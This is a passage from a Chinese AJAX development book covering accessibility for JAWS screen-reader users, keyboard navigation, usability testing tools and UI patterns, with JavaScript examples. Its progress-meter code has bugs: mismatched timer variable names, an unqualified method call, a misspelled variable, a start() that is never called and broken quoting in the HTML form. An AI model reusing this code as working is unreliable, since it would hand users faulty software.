我们应该清楚地标注出对数据做出永久性更改的动作。例如，人们知道“保存”这个单词，以及和保存相关的图解。硬盘符号也被认为是可以接受的替代方案——人们习惯于这种来自桌面应用的约定。在清楚标注出永久动作之后，为用户提供清楚可视化的提示也逐渐成为一种标准实践，例如提示保存操作开始执行了。

- *防护不可逆动作*

在应用或者操作系统删除数据或者文件之前，用户期望出现“最后一个机会”的对话框。在办公软件应用的例子中，我们有撤销功能实现错误操作中实现恢复，在Windows和Macintosh中，我们有“垃圾箱”，用户删除的文件都放在这里，直到用户执行清空操作才真正删除。大多数应用和操作系统都是这样设计的，无法收回的操作会在执行一个可能发生错误的命令之前提示用户确认删除。在JavaScript中，`confirm()`方法允许我们制定类似的约定来提醒用户，让他们意识到正在执行的操作是不可逆的。当一个操作包含删除重要的数据时，我们应该总是提示用户确认当前行为确实是他们想要执行的。

8.2 可访问性

简单地讲，Web可访问性是人们追求可用性的一个子集。可用性是关于设计高效用户界面的一种理论，这种理论擅长展现对用户需求的实现和满足。Web可访问性的典型方法强调了可访问性软件的机械化测试，这些软件总是暗中破坏可用性设计的常用方法。简单地讲，可访问性和可用性应该联系起来一起讨论，但是通常情况下并没有这么做。

在传统的Web设计中测试页面非常简单，只需要使用自动化的算法成功/失败测试来运行页面。这些测试检查一些代码实现，例如图像标签的alt属性，以及文本字段是否具有合适的标签。通常这些测试无法用来测试AJAX应用，因为编写测试的开发者做出的假设语句运行都是失败的

——例如，页面加载后并没有改变页面本身的内容。此外，AJAX应用中的交互太复杂，而且页面是增量构建的，因此自动化测试需要在不同阶段多次测试页面。对于AJAX应用，我们需要熟悉一些和可访问性相关的技术问题，并且需要特殊对待这些问题。我们还需要应用一些判断来评估可访问特性的相关质量——这些是算法测试永远无法实现的。

8.2.1　识别用户的可访问性需求

严格地讲，每个用户都有可访问性需求。这里的可访问性需求话题主要围绕了需求和我们不同的用户。这些用户包括：

- 不能看到、听到、移动或者处理某些（或者全部）类型信息的用户。
- 阅读、理解文本有困难的用户。
- 没有或者无法使用键盘、鼠标的用户。
- 具有纯文本屏幕、小屏幕或较慢网络连接的用户。
- 无法发表见解或者不能顺利理解文档中所使用语言的用户。
- 眼睛、耳朵或者双手正处于繁忙状态（他们在操作机器的同时使用软件应用）的用户。
- 使用旧版浏览器、不同浏览器、声音浏览器或者不同操作系统的用户。

围绕Web可访问性和AJAX为中心的交流主要是针对只能使用键盘、不同浏览器、文本语音设备（屏幕阅读器）的用户，因为这些用户让可访问性问题浮出了水面。

8.2.2　JavaScript和Web可访问性

根据W3C的Web内容可访问性指南（Web Content Accessibility Guidelines）[①]可以知道，在不考虑JavaScript可访问性的前提下，Web网站应该能够正常运行。当然，AJAX需要使用到JavaScript。AJAX还需要使用到XMLHttpRequest，但是并不是所有的浏览器都支持JavaScript。实践中，根本不需要针对不支持JavaScript的浏览器创建应用的另一个版本。值得我们去关注的是JAWS（在计算机盲人用户中很大程度上是最流行的软件工具），它允许盲人用户搭乘IE在万维网上冲浪，这个软件同时还支持使用JavaScript。如果计算机盲人用户没有在Internet Explorer上禁用JavaScript，JAWS默认状态下是允许执行JavaScript的。类似的，如果我们进行了特殊的处理，那么XMLHttpRequest在类似于JAWS这样的工具中也并不一定会产生问题。

JavaScript同时也能够为我们遇到的一些问题提供解决方案，这是非常方便的。

8.2.3　屏幕阅读器和可访问性

存在视力障碍的人们有时会使用屏幕阅读器和计算机进行交互。类似于JAWS或者Windows Eyes这样的软件，可以逐字大声地朗读出屏幕上显示的内容，因此用户可以在头脑中勾勒出一幅图画，然后使用键盘和计算机交互。尽管AJAX允许随意改变页面内容，但是屏幕阅读器是以线性方式阅读的，并且不会大声朗读出在页面上文某个位置对文档做出的改变。这就是屏幕阅读器

① 参见http://www.w3.org/TR/WAI-WEBCONTENT/。

的一个主要问题。另一个问题是使用可视化反馈技术，我们可以提示视觉正常的用户他正在和服务器进行通信的信息，例如将一个表单保存到数据库之后。对于传统的表单，页面会重新刷新页面，并且屏幕阅读器会给用户一个清楚的提示。对于AJAX，一切会发生得很快——快得以至于屏幕阅读器无法及时将已发生的情况通知给用户。

8.2.4 不该为屏幕阅读器提供的解决方案

本部分内容讨论了如何消除屏幕阅读器问题常见的伪解决方案（bogus solutions），避免我们进入死胡同。

1．提供优雅降级

让应用在屏幕阅读器中正常工作，仅仅确保应用在没有JavaScript支持的前提下能正常工作是不够的。很多屏幕阅读器的用户都使用IE或者Firefox，并且和普通用户相比，他们并不见得知道如何关闭JavaScript。用户并不习惯于做这些操作，并且我们应该建议用户关闭JavaScript会妨碍他们对应用的正常使用。

但是从另一方面讲，我们可以指引这些用户使用不包含JavaScript的独立版本。因为这种方式不需要用户将浏览器设置成特殊的形式。

2．选择使用X品牌的屏幕阅读器

人们使用JAWS。还有一些人会使用Windows Eyes或者其他屏幕阅读器，但是并不是所有的人都做出类似的选择。众所周知，最大的市场份额已经归属于Freedom Scientific。让用户回到应用中使用其他屏幕阅读器，就像让他们停止使用Firefox而选择IE一样——这是不可行的。如果你可以控制用户的软件平台，那么可以按你意愿进行任何的实现，否则给用户一个替代方案：使用JAWS。

8.2.5 兼容 JAWS 的 AJAX 交互

发出AJAX请求之后，页面的一些区域发生了更改，屏幕阅读器需要扫描修改后的文本，既可以大声朗读，也可以传送到其他设备。Home Page Reader、Hal、Windows Eyes和JAWS在这点上的反应各不相同。为了解释清楚，我们这里主要关注JAWS屏幕阅读器。关于Windows Eyes的更多信息，参见juicystudio.com。

1．JAWS是如何工作的

与其他屏幕阅读器相同，JAWS对Web页面拍摄一个快照（snapshot），并且把页面的内容放置在一个虚拟缓存中。用户通过查看虚拟缓存中的信息（而不是Web页面本身），可以使用屏幕阅读器导航Web页面的内容。如果没有虚拟缓存，用户无法和下列无法被聚焦的DOM元素进行交互，例如图像、列表、表格、meta标签等。在JAWS中，虚拟缓存的概念称为虚拟计算机光标模式（Virtual PC Cursor Mode）。

在JAWS中，默认状态下开启虚拟计算机光标模式（或者虚拟缓存）。用户可以使用按键Insert+z进行开启或者关闭操作。当开启时，用户可以通过DOM定位到一些细节，包括HTML元素，例如表头。虚拟计算机光标模式只在IE的初级版本中使用。在JAWS 7.0中，同样也可以在Firefox中使用。

虚拟计算机光标模式的对立模式称为简单的计算机光标模式（simply PC Cursor Mode）。之所以称这种模式为对立模式，是因为这种模式不使用虚拟缓存。当使用计算机光标模式时，用户只能与浏览器中能够聚焦的元素交互。尽管在计算机光标模式中用户受到一些限制，但是他们仍然可以使用超链接和按钮。如果一个元素在对页面的一个行为做出响应时能被聚焦，那么这个元素在计算机光标模式下可以被读者访问，并且能够被大声朗读出来。在虚拟缓存中却不是这样的，因为它无法知晓页面内容的变化。

2．在JAWS中朗读动态内容

在使用了JavaScript的条件下，当内容变化时，屏幕阅读器必须大声朗读出新的内容。如果没有外部的干预，JAWS是不会执行任何操作的。所以需要建立一个机制来通知屏幕阅读器需要大声朗读哪些内容。在虚拟缓存模式中，JAWS尝试对一些客户端的事件做出响应，并且刷新缓存，但是这些都不是我们需要的。

使用虚拟缓存时，JAWS无法始终如一地对脚本事件作出响应。它只对以下事件做出响应，例如点击，按键，甚至刷新缓存来显示页面内容的变化。AJAX的难点在于调用是异步的，并且这个事件不会直接负责DOM的更改，负责DOM更改的实际上是onreadystatechange事件。Lemon和Faulkner在研究中发现了一个有趣的现象，Firefox JAWS 7.0会对onreadystatechange做出响应，而IE却不会。

在JAWS中阅读动态内容的关键在于让用户转入计算机光标模式（而不是虚拟缓存），接着聚焦到页面中更新过的部分。然后屏幕阅读器就会大声朗读出这些内容。这里的难题在于计算机光标模式也受到一定的限制。用户通常使用虚拟缓存，并且不会意识到其他模式的存在（和正常视觉用户没有意识到全屏模式或者浏览器中的查看源文件选项一样）。由于HTML规范只允许一些特定类型元素接受聚焦，这让情况变得更为复杂。然而，如果能够通知用户他们需要暂时转换到计算机光标模式（而不是虚拟缓存），我们就可以将焦点发送到在onreadystatechange中发生变化的HTML元素，接着JAWS就应该会将这些元素大声朗读出来。

以下是一个超链接的例子，这个例子中使用AJAX更新一个段落的内容，接着将焦点发送到这些内容，然后给JAWS发出指令来阅读新内容（仅当JAWS处于计算机光标模式）。以下代码是基于JuicyStudio[①]上的例子编写的。

```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
    <title>JAWS AJAX Test</title>
    <script type="text/javascript">
function doAjax(url) {
  var xhr = new entAjax.HttpRequest();
  xhr.handler = url;
  xhr.completeCallback = showData;
  xhr.get();
}
```

① 参见http://juicystudio.com/article/making-AJAX-work-with-screen-readers.php。

```
function showData(oResponse) {
  var strResult = oResponse.httpObj.responseText;
  var objCurrent = $('myData');
  // 在这里插入段落标签(p)，用于获得焦点
  var objReplacement = document.createElement('p');
  objReplacement.setAttribute('id', 'update');
  objReplacement.tabIndex = -1;
  objReplacement.innerHTML = strResult;
  if (objCurrent)
    objCurrent.parentNode.replaceChild(objReplacement,
objCurrent);
  else {
    var objContent = $('content');
    objContent.appendChild(objReplacement);
  }
  // 将聚焦设置到标签上，从而JAWS可以阅读到聚焦内容
  objReplacement.focus();
}
    </script>
  </head>
  <body>
    <h1>JAWS AJAX Test</h1>
    <h2>This is a test of Ajax with a Screen Reader</h2>
    <div id="myData">Don't forget to turn your JAWS browser
into PC Cursor mode by pressing Insert+z.</div>
    <a href="#" onclick="return doAjax('mydata.txt')">Retrieve
data from server</a>.
  </body>
</html>
```

对终端用户来说，缺点（当然）是可用性。因为用户不得不在虚拟缓存和非缓存模式之间转换来查看更新，所以需要告诉用户如何转换，何时转换。

8.2.6 键盘可访问性

通常情况下，我们应该尽量允许用户使用键盘访问应用中的所有主要函数。这包括对复合控件（composite control）设置聚焦和移除聚焦，例如树型控件（tree-control）和标签页。同时还包括不用单击鼠标来激活工具栏和菜单栏的函数。我们可以发现大量正常视觉用户会使用键盘，因为这样比较节约时间。

在Windows中，微软的Windows用户体验指导原则（Microsoft's Windows User Experience Guidelines）[①]是一个非常优秀的资源——特别是表单控制部分。这些指导原则描述了控件应该如何响应键盘和鼠标执行的操作。使用JavaScript覆写复合控件上的默认键盘行为，使之遵循这些指导原则，实现起来是非常简单的。

如果界面中包含的元素没有类似标准的表单控件，对于这种常见问题，我们应该怎么解决呢？例如组合框控件或者树型控件。在这些情况下，一个可以接受的解决方案是采用来自功能相似控件的键盘接口。一个好的例子是Adobe的Ely Greenfield提出的关于“Random Walk”组件所

① 参见http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwue/html/ch08c.asp。

面临的挑战[①]（参见图8-5）。因为Random Walk不是一个标准的表单控件，所以它没有键盘行为。然而，它的功能和树型控件相似，例如Windows中的树型控件。这两种控件都可以深层表示层级数据，都支持结点的展开和收缩。




图8-5　虽然外观不同，但Random Walk应当在键盘交互方面表现得与树型组件一致

微软用户体验指导原则介绍了如何在树形控件中使用键盘进行导航，具体内容如下：

(1) 方向键提供对控件导航的支持。

(2) 用户按下上下键可以在条目之间移动，按下左右键可以沿着枝干上的特定分支移动。

(3) 如果树干上的分支没有显示，按下向右箭头还可以展开这个分支。

(4) 如果焦点在展开分支中的一个条目上，按下向左箭头可以折叠分支。否则，它将焦点移到当前条目的父结点上。

(5) 按下键盘上数字区的*按键可以展开当前分支和所有子分支。

(6) 使用基于时间的匹配技术，文本按键还可以用来定位和选择列表中的特定项目。

因为Random Walk和树型控件的功能性相似，所以采用了以上的使用协定，所有用户都能受益于这个标准的键盘接口。

1．牢记JAWS按键

JAWS屏幕阅读器事先预留了特定的按键来控制浏览器中屏幕阅读器的活动。因为我们想要改善可访问性，而不是降低可访问性，所以我们需要保留了下列常用JAWS按键，确保没有在应用中使用这些按键实现其他目的：

(1) Ctrl——让屏幕阅读器停止阅读下一页的内容。

(2) Ctrl+Home——返回到页面的顶部，并且从顶部开始阅读。

(3) 向下方向键——阅读下一行。（尽管这个按键在控件中会被用到，但是它仍然还是会移到下一行。）

(4) 回车——激活一个链接或者按钮。

2．使用常识

在设计键盘接口的时候，我们应该尽量考虑方便性。如果需要单击20次tab键，才能开始使用的常用的超链接或者按钮——这将会影响到只使用键盘用户的可用性。我们可以使用JavaScript

① 参见http://www.quietlyscheming.com/blog/components/randomwalk-component。

或者特定页面元素的tabindex属性来改变tab按键的次序。

8.3 可用性测试

由于本章主要讨论可用性方面内容，我们需要花费一些时间来讨论实际的可用性测试。因为AJAX支持更加强大的UI能力，而企业投资了大量资金来实现AJAX就是为了改善可用性，同时节约相关的支出，所以需要使用可用性测试来验证这些变化和寻找进一步改善的契机。很多新的软件项目之所以失败，是因为用户拒绝对这些软件的使用，所以进行可用性测试是很重要的。在企业中，让实际用户参与到测试过程中能够避免易于纠正的可用性问题，并且能让终端用户在开发过程中参与中间阶段软件的修正。

通常情况下，可用性测试试图评估以下4个方面：

(1) 任务完成的时间；

(2) 准确度——衡量错误的数量和严重度；

(3) 重现；

(4) 情绪反应——用户对任务或应用的感觉。

可用性测试的目的是在人们使用应用或者使用应用表现层之前测试上述测试项。一般来说，测试方法学并非严格的科学，它只是使用控制方法和严格的脚本或者指令来保证有效性。最后，任意执行一些可用性测试都比不执行测试要好，如果我们不能提供深层次的科学化测试，一些特定技术也能产生有用的结果。

8.4 迅速而又随性的测试

一些可用性专家建议避免使用大量细致的测试周期，而是建议成立不多于5个用户的小组。这种建议的基本依据是让很多用户犯同一个错误是浪费时间的。大规模的外包测试会显著地增加成本，并且会延迟工程的进度。小组测试能够揭示出关于用户如何使用界面和什么地方需要改善的有用信息。

8.4.1 征募参与者

征募参与者不应该成为执行测试的障碍。有很多用户来源可供考虑：

(1) 内部用户——如果软件将会在组织内部使用，尝试从组织内部征募一些用户。如果开发过程中实际用户提供的支持有助于发现可用性问题，将他们招募进来是很有用的。

(2) 现有客户——如果软件用户在组织外部，我们应该尝试实地拜访有良好关系的客户，或者将应用链接发送给用户，然后通过调查或者交流进行跟踪——使用这种方式没有实地拜访方式的效果好。

(3) 新雇员——新入职员工没有受到以前系统或者产品信息的影响。和老员工相比，他们的新鲜观点可以揭露非常基本的界面问题。

(4) 朋友和家庭——尽管不够理想，但是朋友和家庭可以提供关于基本功能和表单的反馈信息。

8.4.2　设计并运行测试

尽管执行一些测试总比不执行测试好，如果我们尽力召集了一些参与者，那么我们可以利用一些基本的工具。

(1) **设计场景**——很多软件设计过程[包括敏捷（Agile）和CMMI]需要我们在编写软件之前，先开发用例（use case）或者场景（scenario）。这些都是我们期望用户如何使用应用的假设性例子，这些例子已经设计了初始条件和清晰的目标。我们的参与者曾经在没有任何帮助的前提下运行过类似的任务吗？所谓的场景概念类似于从在线商店购买一个产品或者从数据库中找出一个特定的客户记录。实现这个任务所需的步骤不是场景的一部分，但是需要用户来决定是否需要执行这些步骤。

(2) **参与者叙述具体业务**——让参与者描述他们进行了哪些操作。这有助于避免对为什么选择一个特殊的动作做出不正确的假设。没有任何准备的谈话往往能揭露出重要信息。

(3) **不要自以为是**——不要向用户解释应用为何会这样工作。参与者在这里是为了询问和验证设计决议。

(4) **记录会话**——如果有可能的话，将交流过程录制下来并让不在场的利益干系人观看。视频记录比手写记录效果更好，特别是需要说服其他应用架构师确实存在一些缺陷。如果可能的话，让引导交流过程的人以外的其他人作为记录者。

(5) **测试细节，经常测试**——整个开发过程都要进行测试，而不仅仅是在接近终点的地方才执行测试。我们需要保持这些测试细致并且集中。我们的关注范围对反馈质量起到了重要作用，并且如果早期的交流过程过于单调乏味时，当产品较为成熟的时候，参与者往往不愿意再次参与测试。

8.5　软件辅助测试

业内存在大量关于测试可用性的软件工具可供使用。其中一些比较昂贵，并且配备了服务。其他的工具更为常见并且仅仅提供了基本的功能，例如，屏幕共享和语音视频通信。最常用的软件辅助测试是远程测试。如果参与者分布于不同的位置和时区，这种软件可以很容易地获取有意义的交互性反馈信息。

8.5.1　用于测试可用性的工具

(1) Morae（http://www.techsmith.com/morae.asp）—— 一个低成本的软件包，提供对支持IP协议的视频、屏幕和语音信息的捕获。

(2) WebEx（http://www.webex.com）—— 一个大多数人都熟悉的Web会议解决方案。现在Firefox和IE也支持WebEx，它具有屏幕共享和视频获取功能，这使得它成了远程可用性测试过程中一个特殊的沟通工具。它还能够将屏幕控制的控制权传递给用户和共享用户屏幕。WebEX非常出名，但是它要比其他工具更加昂贵。6个出席者一个小时会面的费用大约在300美元左右。

(3) NetMeeting（http://www.microsoft.com/windows/netmeeting/）—— 一个VoIP和视频会议工具，包含在多个Windows版本（XP，尽管是隐藏的）中。它还支持桌面共享。在即将发布的

Windows Vista中，NetMeeting将会被具有相似功能的微软协作工具（Microsoft Collaboration tool）所取代。

(4) Raindance（http://www.raindance.com）—— 一个Web会议工具，支持视频和桌面共享能力。

8.5.2 对软件辅助测试的一般忠告

以下列举的软件辅助测试和远程可用性测试的一些经验总结有助于避免一些常见问题：

(1) **在同一工作场所中交流**——一般来讲，我们的经验表明无论因特网网速多么神速，集成音频和视频通信以及地理上造成的阻隔都会因为增大滞后时间造成测试交流过程不那么顺畅。

(2) **提前发送相关文档**——如果参与者需要手册，屏幕截图，登录信息、PowerPoint页面或者特殊软件，请确保提前发送了这些资料。

(3) **提前一天确认**——人们都很忙，如果他们志愿抽出时间辅助测试，这并不一定具有最高的优先级。提前一天提醒大家，避免出现问题。

(4) **提前发送场景**——如果参与者有机会提前了解他们将要执行操作的场景，不仅能够节省时间，而且企业的邮件服务器也可能会延时，微软的Messenger文件传输也有可能被防火墙所屏蔽。我们需要确保用户提前很好地了解场景，避免由于技术原因带来的延迟。

8.6 小结

在这一部分内容中，我们探索了AJAX开发中和可用性相关的几个关键问题，后退按钮、书签和页面大小，以及AJAX是如何改变提交修改（commit-change）模式的。我们还了解了可访问性和可用性测试，并且建议采取实际的方式——使用现成的软件工具。

充其量讲，从可用性角度进行应用设计是缺乏科学严谨性的。尽管细致计划和坚持最优方法能够编写有用的软件，但是在实践过程中，很少有开发者真正知道如何允许可用性测试或者向用户询问什么问题。通过避免一些主要的隐患并且进行一些最小化范围的测试，我们可以极大地提高成功的几率。

我们同时能够很容易地看到可访问性是如何影响销售能力的，以及如何将应用的用户规模扩大到不同区域和用户组中。很明显，可访问性要比屏幕阅读器重要。尽管屏幕阅读器具有很高的重要性，但是当我们实现一些像键盘导航这样简单的功能时，通常会取得速赢。类似于这类的简单功能能够极大地影响应用的用户规模，并且大量的术语也容易被用户所接受。

接着，我们继续讨论了可用性，并且探索了AJAX开发过程中使用到的一些基本的用户界面模式，使用这些模式不仅能够节省时间，而且还提供了更加有用的信息帮助避免错误发生。

8.7 资源

8.7.1 后退按钮

修复后退按钮（包括内容和格式）：http://www.contentwithstyle.co.uk/Articles/38/fixing-the-

back-button-and-enabling-bookmarking-forajax-apps。

Safari的片段标识符技术（David Bloom）：http://bloomd.home.mchsi.com/histapi/test.html。

AJAX模式：http://www.ajaxpatterns.org。

8.7.2　可用性测试

Morae：http://www.techsmith.com/morae.asp。

WebEx：http://www.webex.com。

NetMeeting：http://www.microsoft.com/windows/netmeeting。

Raindance：http://www.raindance.com。

Information Architeture For Designers网站上关于Visio stencil、consent form的内容以及其他内容：http://iabook.com/template.htm。

第9章 用户界面模式

在Web应用中，AJAX技术迅速地形成了一种新的开发思路。AJAX也开始全面进入诸如Flash和Java Applet这样的技术。模式形成了任何有效用户界面的基础。优秀的模式可以消除学习和应用进行交互的负担，一个成功的AJAX应用的特点在于以微妙的方式改变约定俗成的用户界面。本章将研究一些模式，这些模式支持用于精细而且健壮的用户界面。业内已经存在一些优秀的图书提供了比本书更加细致的关于用户界面的描述，不过本章能够让你对基于AJAX技术来设计应用的最佳实践有很好的基本理解。

9.1 显示模式

浏览器已经提供了很多像桌面应用一样的“富”交互能力，因此开发者可以从桌面应用借鉴很多用户界面模式，从而在基于Web的应用空间向用户传达应用发生的变化。另外，一些新的交互方式正在Web开发社区中有组织地涌现出来。但是基于Web开发的应用存在用户期望和实际实现可能相反问题。用户还不大习惯Web应用提供的这种“富”交互能力，因此我们需要让内容的变化更加显而易见，否则我们的用户可能不会注意到发生了什么。在传统的Web应用中，点击一个链接或者提交一个表单将导致可怕的回传（post-back），而回传具有提示用户页面内容发生变化的效果。AJAX允许我们对DOM实现快速增量地更新。因为页面不需要重新加载，所以这些变化只是瞬间发生。

设想一个用户从来没听说过AJAX技术，并且没有意识到异步通信带来的技术奇迹。想象一下他会对一个文档发生的瞬间微妙的变化有何反应。因为没有回传，这个用户很可能认为什么事情也没有发生。突然地，我们的应用在这个用户眼中变成了一个有问题的应用。设想我们在DOM变化时给用户一个可视化的提示，现在用户的注意力被吸引到了新的内容上，而且会意识到某些东西发生了变化。这就是一种“变化通信”（change communication）的方式，我们需要将这种方式贯彻到整个AJAX实现中。

为了改变和用户之间的沟通方式，Web开发者使用了各种吸引眼球的技术，比如动画和改变颜色。其中也包括了一些技术用来预先提示用户哪些对象在激活状态下能够被操作。可视化通信（visual communication）包含一系列主动式（proactive）和被动式（reactive）提示，主动式提示表明将要发生什么，被动式提示表明正在发生什么或者已经发生了什么。我们有时候可能并不会意识到这些提示的存在，不过“富”应用中充满了这两种类型的提示——这些提示形成了一个由

显式的和隐式的信息组成复杂的流，在增强应用体验的同时让我们理解其中的含义。

动画模式

人类擅长捕捉动态行为，尤其是周边视野范围内的动态行为。这里并不是表示只有动态行为才能让用户感觉到我们的应用在正常工作，但是动画确实是吸引用户眼球和沟通重要信息的最佳方式。Baecker、Small和Mander的一份研究[①]表明，添加动画能够让人们对图标的理解力从62%增加到100%。动画同时还可以解释应用中发生了什么。使用JavaScript和DHTML实现动画效果需要很大的工作量，除非我们寻求库的帮助来简化Web页面中动画的创建。一些常用支持AJAX实现的库视图为我们解决动画实现问题，例如script.aculo.us（http://script.aculo.us）和moo.fx（http://moofx.mad4milk.net）。所有这些工具和其他一些工具都提供了实现动画和实现其他界面模式的简单方式。以下列举在富客户端Web应用中常用的动画模式。

1. 拖曳

当我们想要让用户在页面中重新组织项时，拖曳技术让这项功能实现变得相当强大。可能需要这项技术的应用包括如下几种：

- 对列表重新排序——在传统应用中，用户在每次重置之后不得不等待页面刷新，这个功能通常可以使用上下按钮来实现。通过使用拖曳来重置列表，我们可以节省用户的时间和精力。
- 在二维空间中移动条目——最明显的例子是在一个类似于桌面的环境中允许用户移动和调整实际窗口或者其他对象的大小。
- 管理集合——例如，为对象维持一个垃圾箱，或者维持一个购物车，让用户可以将项拖曳到里面，或者从里面拖曳出来。
- 在连续体中选择迭代——又称为滑动器（slider）。这是一个在*x*轴或者*y*轴的拖曳控件，这种拖曳方式能够协助用户在两个数值、两个日期或者其他数据组合中进行选择。
- 执行其他命令——其中一个例子是将一个客户的名称拖入到一个视图窗口，或者将一个网格列标题拖入排序区域内（sort-by area）对列表进行重新排序。

拖曳和AJAX息息相关，因为命令可以通过XHR来执行，不需要回传。这种方式让交互变得更加流畅和有意义。一般来讲，我们需要谨记拖曳操作是对将要完成操作的一种预览。直到用户在一个有效容器将对象释放，真正的操作才开始执行。同时，被拖动的对象也不会遮盖住对象背面的场景。严格意义上的界面设计认为，我们应该将预览状态置为透明，并且允许用户看到对象背面的对象。

2. 进度栏

AJAX应用的异步性让进度栏的概念再一次派上了用场（如图9-1所示）。使用动画进度指示器的目的是告诉用户操作是否正在实施，并且让她了解大概还需要等待多长时间。

---

① Baecker, R. and I. Small. B. Laurel, editor. "Animation at the Interface." *The Art of Human-Computer Interface Design.* Reading, MA: Addison-Wesley, 1990.




图9-1 基于AJAX轮询服务器进度的进度表

进度栏也能用来显示完成一系列任务操作的进度。在这些例子中，AJAX应用也意味着进度栏应使用JavaScript来制作动画效果，而不是一个从服务器载入的图像。

基于一份IBM的研究表明，如果一个操作平均需要4秒或者更多时间来完成，用户会将注意力从应用操作转移到延迟上。如果在等待完成一个远程任务时，我们就应该使用进度栏，因为进度栏可以描绘出等待时间并且不会影响应用的性能。相反的，远程任务也不会干扰进度栏的功能。如果我们在等待完成处理器密集型（processor-intensive）的一个浏览器任务，例如XML转换，使用进度栏将会对应用的性能产生负面影响。

基于这份研究，更新进度栏的时间应该小于4秒的做法是遵循这份调查结论的。

编写一个进度表的代码实现非常简单。在下面的例子中，我们创建了一个简单的无状态进度栏，周期性轮询服务器上的脚本并且更新屏幕上的进度栏。在实际实现中，我们可能使用数据库来维护进度信息，但是为了让这个例子保持简单，我们将简单地让服务器计算时间间隔，而不需要数据库或者其他状态信息。为了开始这个例子，我们需要定义一个ProgressMeter类，代码如下所示：

```
entAjax.ProgressMeter = function(dElement, sHandler, iWidth,
iTime) {
  this.element = dElement;
  this.handler = sHandler;
  this.finalWidth = iWidth;
  this.totalTime = iTime;
  this.xhr = new entAjax.HttpRequest();
  this.xhr.responseType = "text";
  this.xhr.completeCallback = entAjax.close(this,
this.updateProgress);
  this.timerId = 0;
}

entAjax.ProgressMeter.prototype.start = function() {
  this.startTime = new Date().getTime();
  this.requestUpdate();
}

entAjax.ProgressMeter.prototype.requestUpdate = function() {
  var currentTime = new Date().getTime();
  // 从表单中获得倒数计时时间
  this.xhr.handler = this.handler+"?elapsedTime="+(currentTime-
this.startTime)*1000+"&countdownTime="+this.totalTime;
  this.xhr.get();
```

```
    // 100毫秒后重新执行
    this.timeId = setTimeout(entAjax.close(this, requestUpdate),
  100);
  }

  entAjax.ProgressMeter.prototype.updateProgress = function() {
    // 从服务器响应中获得完成率百分比
    var progressPercent =
  parseFloat(this.xhr.httpObj.responseText);
    // 如果服务器任务已经完成，清理定时器对象
    if (progressPercent >= 1.0) {
      progresspercent = 1;
      window.clearTimeout(this.timerId);
  }
  // 更新进度表
  this.element.style.width = (progressPercent*this.finalWidth)
+ 'px';
  // 打印完成百分比
  this.element.innerHTML = Math.round(progressPercent*100) +
'%';
}
```

为了在Web页面中使用这个对象，我们首先创建了一个表单。用户可以输入在服务器上计算的时间。当用户点击Go!时，计时器开始计时，服务器每隔100毫秒计算完成百分比。服务器返回一个百分比的值，并且使用这个值来更新屏幕上的进度栏。用户可以看到一个每秒更新10次的动态进度栏。我们每秒仅轮询一次或者时间更短，我们也希望使用一个throbber（见下一节介绍）来告诉用户活动正在进行中。

```
<html>
  <head>
    <title>Progress Meter Demo</title>
    <script type="text/javascript"
src="entajax.toolki.js"></script>
    <script type="text/javascript">
function beginCountdown(iTotalTime) {
  var pm = new entAjax.ProgressMeter(
    $("progressMeter"), "calcprogress.php", 500, iTotalTime
  );
}
    </script>
    <style type="text/css">
.container {
  width:500px;
  height:40px;
  border:1px solid #000000;
  text-align:left;
}
.progress {
  width:0px; height:40px;
  background-color:#0066FF;
  color: #ffffff; font-size:15px;
  text-align:center; vertical-align:middle;
```

```
    padding-top:15px; margin:0px;
}
    </style>
  </head>
  <body>
    <form id="countdownform" name="countdownform" method="post"
action="" onsubmit="beginCountdown($("seconds").value); return false;">
      <h3>Stateless Ajax Progress Meter Example: </h3>
      <p>Countdown seconds:
        <input name="seconds" type="text" value="10" />
        <input type="submit" name="Submit" value="Go!" />
      </p>
    </form>
    <div id="progressContainer" class="container">
      <div id="progressMeter" class="progress"></div>
    </div>
  </body>
</html>
```

